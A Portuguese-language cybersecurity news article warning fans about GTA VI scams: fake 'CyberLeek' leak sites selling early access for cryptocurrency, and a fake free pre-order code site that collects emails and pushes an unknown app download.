❌

Visualização normal

Antes de ontemCybersecurity News

GTA 6 antes do lançamento: vazamentos falsos, “acesso antecipado” e outros golpes

Os jogadores do mundo todo estão prendendo a respiração à espera de 19 de novembro de 2026, data em que está previsto o lançamento de Grand Theft Auto VI. Muitos deles estão esperando o próximo capítulo da famosa série há mais de uma década. Para os fãs mais apaixonados, os últimos meses antes do lançamento podem ser especialmente difíceis. Infelizmente, os golpistas também sabem que esse lançamento é muito aguardado e decidiram usá-lo como isca para lançar todo tipo de ataque contra jogadores. Identificamos vários sites-isca para fãs impacientes de GTA VI. Hoje, vamos mostrar como esses criminosos tentam enganar os jogadores e como evitar se tornar o próximo alvo.

1. “GTA VI já vazou, e tudo o que você precisa fazer é pagar”

Um site encontrado por nossos especialistas, chamado CyberLeek, afirma ter uma versão antecipada de GTA VI e finge oferecer três maneiras diferentes de obter o jogo antes do lançamento oficial. A primeira opção, a mais cara, é comprar o “jogo completo” GTA VI por US$ 1.000. Por esse preço, os compradores recebem uma versão antecipada do jogo, conteúdo exclusivo e um link direto para baixá-lo. Segundo o site, a oferta é limitada: apenas uma cópia por cliente.

O CyberLeek oferece aos compradores uma versão antecipada completa do jogo, conteúdo exclusivo e um link direto para download

Um suposto vazamento de GTA VI anunciado por US$ 1.000

Para quem não quer desembolsar mil dólares, há uma opção mais barata: por cem dólares, é possível obter acesso à demo do GTA VI por 24 horas.

Por fim, a terceira opção depende do financiamento coletivo. Posando de Robin Hoods dos tempos modernos, os criadores do site afirmam que arrecadarão US$ 50.000 e lançarão o jogo gratuitamente, dando acesso antecipado prioritário a quem doar pelo menos US$ 100. Mas, nas letras miúdas, a meta de arrecadação para esse acesso antecipado salta de US$ 50.000 para US$ 500.000. Parece que um dos golpistas se apoiou no teclado e acidentalmente apertou um zero a mais.

Arrecadação de dinheiro para lançar GTA VI

Uma arrecadação urgente de US$ 50.000 (ou seriam US$ 500.000?) para lançar uma versão vazada de GTA VI, além de oportunidades de publicidade para empresas

Mas a lista de “ofertas” tentadoras do CyberLeek não para por aí; também há serviços para empresas. Por US$ 5.000, os criadores do site oferecem colocar um anúncio dentro de Grand Theft Auto VI: um logotipo, um produto ou uma menção à marca que supostamente aparecerá em algum “conteúdo futuro de vídeo de Grand Theft Auto” não especificado. Não está claro o que isso significa: clipes ou cenas do jogo, trailers ou apenas gravações de gameplay. O preço, aliás, parece suspeitosamente baixo para uma inserção de produto em um dos jogos mais aguardados dos últimos anos.

A oferta fica ainda mais curiosa diante da suposta versão antecipada completa do jogo, com acesso total, disponível no mesmo site. Aparentemente, o jogo já está pronto o suficiente para ser vendido completo, mas, de alguma forma, ainda dá para colocar anúncios nele.

Só é possível pagar por todos esses serviços incríveis com criptomoedas. O CyberLeek aceita Bitcoin, Ethereum, USDT e Litecoin, e os criadores do site fazem questão de dizer que todos os pagamentos são definitivos e não podem ser reembolsados. Bem, também não estávamos esperando reembolsos.

Dito isso, este é apenas um exemplo. CyberLeek era originalmente o apelido do hacker responsável pela recente violação da Rockstar Games e pelo vazamento de conteúdo do GTA VI. Mais tarde, outros cibercriminosos começaram a usar o mesmo nome para criar uma série de sites falsos. Apesar de terem designs completamente diferentes, todos esses sites tentam passar a impressão de uma associação com o CyberLeek, atraindo usuários com promessas (falsas) de acesso a versões “oficiais” vazadas de GTA VI. Independentemente de qual desses sites você encontrar, recomendamos não usar seu computador para verificar o que está escondido nos arquivos comprimidos e instaladores que eles distribuem.

Mais um site do CyberLeek anunciando um "vazamento exclusivo" de GTA VI

Outro site do CyberLeek oferece acesso a uma “versão vazada” de GTA VI e convida o usuário a baixar um inicializador desconhecido ou “desbloquear” a versão completa do jogo, seja lá o que isso signifique

2. Pré-venda de Grand Theft Auto VI (com uma pegadinha)

Essa isca mira jogadores um pouco mais sensatos: aqueles que não estão tentando baixar GTA VI agora, mas não recusariam um código de pré-venda gratuito. Nossos especialistas encontraram um site que afirma fornecer um código de resgate para PlayStation 5 ou Xbox Series X|S. Tudo o que é preciso fazer é escolher uma plataforma e fornecer um endereço de e-mail.

Para parecer convincente, o site exibe até suas próprias “estatísticas”: supostamente, há 3.480 usuários ativos e apenas 121 códigos disponíveis.

Códigos gratuitos de pré-venda de GTA VI

Para obter o “código exclusivo”, o usuário precisa escolher um console e fornecer seu endereço de e-mail

Depois de escolher um console, inserir um endereço de e-mail e clicar em Revelar código, o usuário é direcionado para uma nova página. Ela mostra os quatro primeiros caracteres de um código supostamente gerado e, para obter o restante, o usuário precisa concluir uma verificação adicional. O usuário tem 15 minutos para fazer isso.

Quatro caracteres do código prometido

O site mostra os quatro primeiros caracteres do cobiçado código e promete enviar o restante após uma verificação adicional, que o usuário tem 15 minutos para concluir

Ninguém informa ao jogador no que consiste essa verificação. Mas a página seguinte, que é aberta após clicar em Revelar código completo, acaba inexplicavelmente sendo exibida em alemão. Nela, o usuário é solicitado a passar por uma “verificação humana”: baixar um aplicativo de chat com IA gratuito para o computador, executá-lo e aceitar os termos de uso.

O objetivo dessa “verificação” provavelmente é direcionar tráfego para sites de terceiros, muitas vezes duvidosos ou abertamente fraudulentos, usando o GTA VI como isca para inflar o número de visitantes.

Aplicativo desconhecido em vez de um código GTA VI

Para obter o restante do “código”, o site exige que o usuário baixe e execute um aplicativo de chat com IA e aceite seus termos de uso

